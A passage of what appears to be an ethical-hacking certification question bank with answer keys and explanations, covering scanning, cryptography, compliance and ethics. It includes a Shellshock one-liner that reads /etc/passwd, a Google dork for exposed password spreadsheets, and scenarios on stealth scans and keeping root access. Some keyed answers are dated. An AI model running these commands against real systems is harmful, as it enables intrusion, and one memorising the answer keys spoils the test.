Which of the following is used to indicate a single-line comment in structured query language (SQL)?

A. --
B. ||
C. %%
D. ''

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 93

A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP command:

```
NMAP –n –sS –P0 –p 80 ***.***.**.**
```

What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 94

What is the broadcast address for the subnet 190.86.168.0/22?

A. 190.86.168.255
B. 190.86.255.255
C. 190.86.171.255
D. 190.86.169.255

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 95
A company is using Windows Server 2003 for its Active Directory (AD). What is the most efficient way to crack the passwords for the AD users?

A. Perform a dictionary attack.
B. Perform a brute force attack.
C. Perform an attack with a rainbow table.
D. Perform a hybrid attack.

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 96
Which of the following does proper basic configuration of snort as a network intrusion detection system require?
A. Limit the packets captured to the snort configuration file.
B. Capture every packet on the network segment.
C. Limit the packets captured to a single segment.
D. Limit the packets captured to the /var/log/snort directory.

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 97

How is sniffing broadly categorized?

A. Active and passive
B. Broadcast and unicast
C. Unmanaged and managed
D. Filtered and unfiltered

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 98

What are the three types of authentication?

A. Something you: know, remember, prove
B. Something you: have, know, are
C. Something you: show, prove, are D. Something you: show, have, prove

Correct Answer: B
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 99
The use of technologies like IPSec can help guarantee the following: authenticity, integrity, confidentiality and

A. non-repudiation.
B. operability.
C. security.
D. usability.

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 100
What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

A. Scripting languages are hard to learn.
B. Scripting languages are not object-oriented.
C. Scripting languages cannot be used to create graphical user interfaces.
D. Scripting languages are slower because they require an interpreter to run the code.

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:
QUESTION 101
A botnet can be managed through which of the following?

A. IRC
B. E-Mail
C. Linkedin and Facebook
D. A vulnerable FTP server

Correct Answer: A
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 102
Fingerprinting VPN firewalls is possible with which of the following tools?

A. Angry IP B.
Nikto
C. Ike-scan
D. Arp-scan

Correct Answer: C
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 103
What is a successful method for protecting a router from potential smurf attacks?

A. Placing the router in broadcast mode
B. Enabling port forwarding on the router
C. Installing the router outside of the network's firewall
D. Disabling the router from accepting broadcast ping messages

Correct Answer: D
Section: Tools /Systems /Programs
Explanation

Explanation/Reference:

QUESTION 104
Which of the following is optimized for confidential communications, such as bidirectional voice and video?

A. RC4
B. RC5
C. MD4
D. MD5

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 105
Advanced encryption standard is an algorithm used for which of the following?

A. Data integrity
B. Key discovery
C. Bulk data encryption
D. Key recovery

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 106
The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?
A. Multiple keys for non-repudiation of bulk data
B. Different keys on both ends of the transport medium
C. Bulk encryption for data transmission over fiber
D. The same key on each end of the transmission medium

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 107

An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

A. Birthday attack
B. Plaintext attack
C. Meet in the middle attack
D. Chosen ciphertext attack

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 108

What is the primary drawback to using advanced encryption standard (AES) algorithm with a 256 bit key to share sensitive data?

A. Due to the key size, the time it will take to encrypt and decrypt the message hinders efficient communication.
B. To get messaging programs to function with this algorithm requires complex configurations.
C. It has been proven to be a weak cipher; therefore, should not be trusted to protect sensitive data.
D. It is a symmetric key algorithm, meaning each recipient must receive the key through a different channel than the message.

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 109

A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

A. Public key
B. Private key
C. Modulus length
D. Email server certificate

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 110
When setting up a wireless network, an administrator enters a pre-shared key for security. Which of the following is true?

A. The key entered is a symmetric key used to encrypt the wireless data.
B. The key entered is a hash that is used to prove the integrity of the wireless data.
C. The key entered is based on the Diffie-Hellman method.
D. The key is an RSA key used to encrypt the wireless data.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 111
An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?
A. Timing attack
B. Replay attack
C. Memory trade-off attack
D. Chosen plain-text attack

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 112
Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

A. Certificate issuance
B. Certificate validation
C. Certificate cryptography
D. Certificate revocation

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 113
Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

A. Key registry
B. Recovery agent
C. Directory
D. Key escrow

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 114
To reduce the attack surface of a system, administrators should perform which of the following processes to remove unnecessary software, services, and insecure configuration settings?

A. Harvesting
B. Windowing
C. Hardening
D. Stealthing

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 115
Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength
B. AES 1024 bit strength
C. RSA 512 bit strength
D. AES 512 bit strength

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 116
Which of the following is a characteristic of Public Key Infrastructure (PKI)?
A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 117
Which security strategy requires using several, varying methods to protect IT systems against attacks?

A. Defense in depth
B. Three-way handshake
C. Covert channels
D. Exponential backoff algorithm

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 118
SOAP services use which technology to format information?

A. SATA
B. PCI
C. XML
D. ISDN

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 119
Which statement best describes a server type under an N-tier architecture?

A. A group of servers at a specific layer
B. A single server with a specific role

C. A group of servers with a unique role
D. A single server at a specific layer

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 120
If an e-commerce site was put into a live environment and the programmers failed to remove the secret entry point that was used during the application development, what is this secret entry point known as?

A. SDLC process
B. Honey pot
C. SQL injection
D. Trap door

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 121
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?
A. The gateway is not routing to a public IP address.
B. The computer is using an invalid IP address.
C. The gateway and the computer are not on the same network.
D. The computer is not using a private IP address.

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 122
Which of the following network attacks relies on sending an abnormally large packet size that exceeds TCP/IP specifications?

A. Ping of death
B. SYN flooding
C. TCP hijacking
D. Smurf attack

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 123
Which NMAP feature can a tester implement or adjust while scanning for open ports to avoid detection by the network's IDS?

A. Timing options to slow the speed that the port scan is conducted
B. Fingerprinting to identify which operating systems are running on the network
C. ICMP ping sweep to determine which hosts on the network are not available
D. Traceroute to control the path of the packets sent during the scan

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 124
When comparing the testing methodologies of Open Web Application Security Project (OWASP) and Open Source Security Testing Methodology Manual (OSSTMM) the main difference is

A. OWASP is for web applications and OSSTMM does not include web applications.

B. OSSTMM is gray box testing and OWASP is black box testing.
C. OWASP addresses controls and OSSTMM does not.
D. OSSTMM addresses controls and OWASP does not.

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 125
Which Open Web Application Security Project (OWASP) implements a web application full of known vulnerabilities?

A. WebBugs
B. WebGoat
C. VULN_HTML
D. WebScarab

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 126
What are the three types of compliance that the Open Source Security Testing Methodology Manual (OSSTMM) recognizes?
A. Legal, performance, audit
B. Audit, standards based, regulatory
C. Contractual, regulatory, industry
D. Legislative, contractual, standards based

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 127
Which of the following algorithms provides better protection against brute force attacks by using a 160-bit message digest?

A. MD5
B. SHA-1
C. RC4
D. MD4

Correct Answer: B
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 128
Which cipher encrypts the plain text digit (bit or byte) one by one?

A. Classical cipher
B. Block cipher

C. Modern cipher
D. Stream cipher

Correct Answer: D
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 129
Which of the following can take an arbitrary length of input and produce a message digest output of 160 bit?

A. SHA-1
B. MD5
C. HAVAL
D. MD4

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 130
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Correct Answer: C
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 131
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation's Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Correct Answer: A
Section: Procedures/ Methodology
Explanation

Explanation/Reference:

QUESTION 132
How do employers protect assets with security policies pertaining to employee surveillance activities?

A. Employers promote monitoring activities of employees as long as the employees demonstrate trustworthiness.
B. Employers use informal verbal communication channels to explain employee monitoring activities to employees.
C. Employers use network surveillance to monitor employee email traffic, network access, and to record employee keystrokes.
D. Employers provide employees written statements that clearly discuss the boundaries of monitoring activities and consequences.

Correct Answer: D
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 133
Which of the following ensures that updates to policies, procedures, and configurations are made in a controlled and documented fashion?

A. Regulatory compliance
B. Peer review
C. Change management
D. Penetration testing

Correct Answer: C
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 134
Which of the following tools would be the best choice for achieving compliance with PCI Requirement 11?

A. Truecrypt
B. Sub7
C. Nessus
D. Clamwin

Correct Answer: C
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 135
When does the Payment Card Industry Data Security Standard (PCI-DSS) require organizations to perform external and internal penetration testing?

A. At least once a year and after any significant upgrade or modification
B. At least once every three years or after any significant upgrade or modification
C. At least twice a year or after any significant upgrade or modification
D. At least once every two years and after any significant upgrade or modification

Correct Answer: A
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 136

Which United States legislation mandates that the Chief Executive Officer (CEO) and the Chief Financial Officer (CFO) must sign statements verifying the completeness and accuracy of financial reports?

A. Sarbanes-Oxley Act (SOX)
B. Gramm-Leach-Bliley Act (GLBA)
C. Fair and Accurate Credit Transactions Act (FACTA)
D. Federal Information Security Management Act (FISMA)

Correct Answer: A
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 137
How can a policy help improve an employee's security awareness?

A. By implementing written security procedures, enabling employee security training, and promoting the benefits of security
B. By using informal networks of communication, establishing secret passing procedures, and immediately terminating employees
C. By sharing security secrets with employees, enabling employees to share secrets, and establishing a consultative help line
D. By decreasing an employee's vacation time, addressing ad-hoc employment clauses, and ensuring that managers know employee strengths

Correct Answer: A
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 138
Which method can provide a better return on IT security investment and provide a thorough and comprehensive assessment of organizational security covering policy, procedure design, and implementation?

A. Penetration testing
B. Social engineering
C. Vulnerability scanning
D. Access control list reviews

Correct Answer: A
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 139
Which of the following guidelines or standards is associated with the credit card industry?

A. Control Objectives for Information and Related Technology (COBIT)
B. Sarbanes-Oxley Act (SOX)
C. Health Insurance Portability and Accountability Act (HIPAA) D. Payment Card Industry Data Security Standards (PCI DSS)

Correct Answer: D
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 140
International Organization for Standardization (ISO) standard 27002 provides guidance for compliance by outlining

A. guidelines and practices for security controls.
B. financial soundness and business viability metrics.
C. standard best practice for configuration management.
D. contract agreement writing standards.

Correct Answer: A
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 141
Which type of security document is written with specific step-by-step details?

A. Process
B. Procedure
C. Policy
D. Paradigm

Correct Answer: B
Section: Regulations / Policy
Explanation

Explanation/Reference:

QUESTION 142
An ethical hacker for a large security research firm performs penetration tests, vulnerability tests, and risk assessments. A friend recently started a company and asks the hacker to perform a penetration test and vulnerability assessment of the new company as a favor. What should the hacker's next step be before starting work on this job?

A. Start by foot printing the network and mapping out a plan of attack.
B. Ask the employer for authorization to perform the work outside the company.
C. Begin the reconnaissance phase with passive information gathering and then move into active information gathering.
D. Use social engineering techniques on the friend's employees to help identify areas that may be susceptible to attack.

Correct Answer: B
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 143
A certified ethical hacker (CEH) completed a penetration test of the main headquarters of a company almost two months ago, but has yet to get paid. The customer is suffering from financial problems, and the CEH is worried that the company will go out of business and end up not paying. What actions should the CEH take?

A. Threaten to publish the penetration test results if not paid.
B. Follow proper legal procedures against the company to request payment.
C. Tell other customers of the financial problems with payments from this company.
D. Exploit some of the vulnerabilities found on the company webserver to deface it.

Correct Answer: B
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 144
Which initial procedure should an ethical hacker perform after being brought into an organization?

A. Begin security testing.
B. Turn over deliverables.
C. Sign a formal contract with non-disclosure.
D. Assess what the organization is trying to protect.

Correct Answer: C
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 145
A consultant has been hired by the V.P. of a large financial organization to assess the company's security posture. During the security testing, the consultant comes across child pornography on the V.P.'s computer. What is the consultant's obligation to the financial organization?

A. Say nothing and continue with the security testing.
B. Stop work immediately and contact the authorities.
C. Delete the pornography, say nothing, and continue security testing.
D. Bring the discovery to the financial organization's human resource department.

Correct Answer: B
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 146
A computer technician is using a new version of a word processing software package when it is discovered that a special sequence of characters causes the entire computer to crash. The technician researches the bug and discovers that no one else experienced the problem. What is the appropriate next step?

A. Ignore the problem completely and let someone else deal with it.
B. Create a document that will crash the computer when opened and send it to friends.
C. Find an underground bulletin board and attempt to sell the bug to the highest bidder.
D. Notify the vendor of the bug and do not disclose it until the vendor gets a chance to issue a fix.

Correct Answer: D
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 147
A certified ethical hacker (CEH) is approached by a friend who believes her husband is cheating. She offers to pay to break into her husband's email account in order to find proof so she can take him to court. What is the ethical response?

A. Say no; the friend is not the owner of the account.
B. Say yes; the friend needs help to gather evidence.
C. Say yes; do the job for free.
D. Say no; make sure that the friend knows the risk she’s asking the CEH to take.

Correct Answer: A
Section: Ethics
Explanation

Explanation/Reference:

QUESTION 148
It is an entity or event with the potential to adversely impact a system through unauthorized access, destruction, disclosure, denial of service or modification of data. Which of the following terms best matches the definition?

A. Threat
B. Attack

C. Vulnerability
D. Risk

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A threat is a any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service. Also, the potential for a threat-source to successfully exploit a particular information system vulnerability. References: https://en.wikipedia.org/wiki/Threat_(computer)

QUESTION 149
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.

What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

A. Terms of Engagement
B. Project Scope
C. Non-Disclosure Agreement
D. Service Level Agreement

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 150
Initiating an attack against targeted businesses and organizations, threat actors compromise a carefully selected website by inserting an exploit resulting in malware infection. The attackers run exploits on well-known and trusted sites likely to be visited by their targeted victims. Aside from carefully choosing sites to compromise, these attacks are known to incorporate zero-day exploits that target unpatched vulnerabilities. Thus, the targeted entities are left with little or no defense against these exploits.

What type of attack is outlined in the scenario?

A. Watering Hole Attack

B. Heartbleed Attack
C. Shellshock Attack
D. Spear Phising Attack

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Watering Hole is a computer attack strategy, in which the victim is a particular group (organization, industry, or region). In this attack, the attacker guesses or observes which websites the group often uses and infects one or more of them with malware. Eventually, some member of the targeted group gets infected.

Incorrect Answers:
B: Heartbleed is a security bug disclosed in April 2014 in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. Heartbleed may be exploited regardless of whether the party using a vulnerable OpenSSL instance for TLS is a server or a client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension, thus the bug's name derives from "heartbeat". C: Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.
D: Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business.

References: https://en.wikipedia.org/wiki/Watering_Hole

QUESTION 151
You have successfully gained access to your client's internal network and successfully comprised a Linux server which is part of the internal IP network. You want to know which Microsoft Windows workstations have file sharing enabled.

Which port would you see listening on these Windows machines in the network?

A. 445
B. 3389C. 161
D. 1433

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The following ports are associated with file sharing and server message block (SMB) communications:

- Microsoft file sharing SMB: User Datagram Protocol (UDP) ports from 135 through 139 and Transmission Control Protocol (TCP) ports from 135 through 139.
- Direct-hosted SMB traffic without a network basic input/output system (NetBIOS): port 445 (TCP and UPD).

References: https://support.microsoft.com/en-us/kb/298804

QUESTION 152

It is a short-range wireless communication technology intended to replace the cables connecting portable of fixed devices while maintaining high levels of security. It allows mobile phones, computers and other devices to connect and communicate using a short-range wireless connection.

Which of the following terms best matches the definition?

A. Bluetooth
B. Radio-Frequency Identification
C. WLAN
D. InfraRed

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Bluetooth is a standard for the short-range wireless interconnection of mobile phones, computers, and other electronic devices.

References: http://www.bbc.co.uk/webwise/guides/about-bluetooth

QUESTION 153

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content.

Which sort of trojan infects this server?

A. Botnet Trojan
B. Turtle Trojans
C. Banking Trojans
D. Ransomware Trojans

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
In computer science, a zombie is a computer connected to the Internet that has been compromised by a hacker, computer virus or trojan horse and can be used to perform malicious tasks of one sort or another under remote direction. Botnets of zombie computers are often used to spread e-mail spam and launch denial-ofservice attacks. Most owners of zombie computers are unaware that their system is being used in this way. Because the owner tends to be unaware, these computers are metaphorically compared to zombies. A coordinated DDoS attack by multiple botnet machines also resembles a zombie horde attack.

Incorrect Answers:
B: Turtle Trojans are about getting backdoor access to an intruder.
C: A Banker Trojan-horse (commonly called Banker Trojan) is a malicious program used in an attempt to obtain confidential information about customers and clients using online banking and payment systems.
D: Ransomware is a type of malware that can be covertly installed on a computer without knowledge or intention of the user that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a Trojan. References: https://en.wikipedia.org/wiki/Botnet

QUESTION 154
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", that the user is directed to a phishing site.

Which file does the attacker need to modify?

A. Hosts
B. Sudoers
C. Boot.ini
D. Networks

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.

References: https://en.wikipedia.org/wiki/Hosts_(file)

QUESTION 155
After trying multiple exploits, you've gained root access to a Centos 6 server. To ensure you maintain access, what would you do first?

A. Create User Account
B. Disable Key Services
C. Disable IPTables
D. Download and Install Netcat

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 156

```
env x=`(){ :;};echo exploit` bash -c 'cat /etc/passwd'
```

What is the Shellshock bash vulnerability attempting to do on an vulnerable Linux host?

A. Display passwd content to prompt
B. Removes the passwd file
C. Changes all passwords in passwd
D. Add new user to the passwd file

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form:

```
() {:;}; /bin/cat /etc/passwd
```

That reads the password file /etc/passwd, and adds it to the response from the web server. So an attacker injecting this code through the Shellshock vulnerability would see the password file dumped out onto their screen as part of the web page returned. References: https://blog.cloudflare.com/inside-shellshock/

QUESTION 157
Using Windows CMD, how would an attacker list all the shares to which the current user context has access?

A. NET USE

B. NET CONFIG
C. NET FILE
D. NET VIEW

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Connects a computer to or disconnects a computer from a shared resource, or displays information about computer connections. The command also controls persistent net connections. Used without parameters, net use retrieves a list of network connections. References: https://technet.microsoft.com/en-us/library/bb490717.aspx

QUESTION 158
A common cryptographical tool is the use of XOR. XOR the following binary values:
10110001
00111010

A. 10001011
B. 11011000
C. 10011101
D. 10111100

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The XOR gate is a digital logic gate that implements an exclusive or; that is, a true output (1/HIGH) results if one, and only one, of the inputs to the gate is true. If both inputs are false (0/LOW) or both are true, a false output results. XOR represents the inequality function, i.e., the output is true if the inputs are not alike otherwise the output is false. A way to remember XOR is "one or the other but not both". References: https://en.wikipedia.org/wiki/XOR_gate

QUESTION 159
Which of the following is the successor of SSL?

A. TLS
B. RSA
C. GRE

D. IPSec

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), both of which are frequently referred to as 'SSL', are cryptographic protocols that provide communications security over a computer network.

References: https://en.wikipedia.org/wiki/Transport_Layer_Security

QUESTION 160
You are attempting to man-in-the-middle a session. Which protocol will allow you to guess a sequence number?

A. TCP
B. UPD
C. ICMP
D. UPX

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
At the establishment of a TCP session the client starts by sending a SYN-packet (SYN=synchronize) with a sequence number. To hijack a session it is required to send a packet with a right seq-number, otherwise they are dropped.

References: https://www.exploit-db.com/papers/13587/

QUESTION 161
Your team has won a contract to infiltrate an organization. The company wants to have the attack be as realistic as possible; therefore, they did not provide any information besides the company name.

What should be the first step in security testing the client?

A. Reconnaissance
B. Enumeration
C. Scanning

D. Escalation

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Phases of hacking
Phase 1—Reconnaissance
Phase 2—Scanning
Phase 3—Gaining Access
Phase 4—Maintaining Access
Phase 5—Covering Tracks

Phase 1: Passive and Active Reconnaissance
▪ Passive reconnaissance involves gathering information regarding a potential target without the targeted individual's or company's knowledge. ▪ Active reconnaissance involves probing the network to discover individual hosts, IP addresses, and services on the network.

References: http://hack-o-crack.blogspot.se/2010/12/five-stages-of-ethical-hacking.html

QUESTION 162
Which regulation defines security and privacy controls for Federal information systems and organizations?

A. NIST-800-53
B. PCI-DSS
C. EU Safe Harbor
D. HIPAA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations," provides a catalog of security controls for all U.S. federal information systems except those related to national security.

References: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

QUESTION 163
How does the Address Resolution Protocol (ARP) work?

A. It sends a request packet to all the network elements, asking for the MAC address from a specific IP.
B. It sends a reply packet to all the network elements, asking for the MAC address from a specific IP.
C. It sends a reply packet for a specific IP, asking for the MAC address.
D. It sends a request packet to all the network elements, asking for the domain name from a specific IP.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
When an incoming packet destined for a host machine on a particular local area network arrives at a gateway, the gateway asks the ARP program to find a physical host or MAC address that matches the IP address. The ARP program looks in the ARP cache and, if it finds the address, provides it so that the packet can be converted to the right packet length and format and sent to the machine. If no entry is found for the IP address, ARP broadcasts a request packet in a special format to all the machines on the LAN to see if one machine knows that it has that IP address associated with it. A machine that recognizes the IP address as its own returns a reply so indicating. ARP updates the ARP cache for future reference and then sends the packet to the MAC address that replied.

References: http://searchnetworking.techtarget.com/definition/Address-Resolution-Protocol-ARP

QUESTION 164
You are performing information gathering for an important penetration test. You have found pdf, doc, and images in your objective. You decide to extract metadata from these files and analyze it.

What tool will help you with the task?

A. Metagoofil
B. Armitage

C. Dimitry
D. cdpsnarf

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.
Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

References: http://www.edge-security.com/metagoofil.php

QUESTION 165
When you are collecting information to perform a data analysis, Google commands are very useful to find sensitive information and files. These files may contain information about passwords, system functions, or documentation.

What command will help you to search files using Google as a search engine?

A. site: target.com filetype:xls username password email
B. inurl: target.com filename:xls username password email
C. domain: target.com archive:xls username password email
D. site: target.com file:xls username password email

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
If you include site: in your query, Google will restrict your search results to the site or domain you specify.
If you include filetype:suffix in your query, Google will restrict the results to pages whose names end in suffix. For example, [web page evaluation checklist filetype:pdf] will return Adobe Acrobat pdf files that match the terms “web,” “page,” “evaluation,” and “checklist.” References: http://www.googleguide.com/advanced_operators_reference.html

QUESTION 166
What is a "Collision attack" in cryptography?

A. Collision attacks try to find two inputs producing the same hash.
B. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key.
C. Collision attacks try to get the public key.
D. Collision attacks try to break the hash into three parts to get the plaintext value.

Correct Answer: A
Section: MIX QUESTIONS
Explanation
Explanation/Reference:
A Collision Attack is an attempt to find two input strings of a hash function that produce the same hash result.

References: https://learncryptography.com/hash-functions/hash-collision-attack

QUESTION 167
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email(boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network.

What testing method did you use?

A. Social engineering
B. Tailgating
C. Piggybacking
D. Eavesdropping

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

Incorrect Answers:
B: Using tailgaiting an attacker, seeking entry to a restricted area secured by unattended, electronic access control, e.g. by RFID card, simply walks in behind a person who has legitimate access.

References: https://en.wikipedia.org/wiki/Social_engineering_(security)

QUESTION 168

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine.

What nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

You can check HTTP method vulnerability using NMAP.
Example: #nmap –script=http-methods.nse 192.168.0.25

References: http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/

QUESTION 169

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.

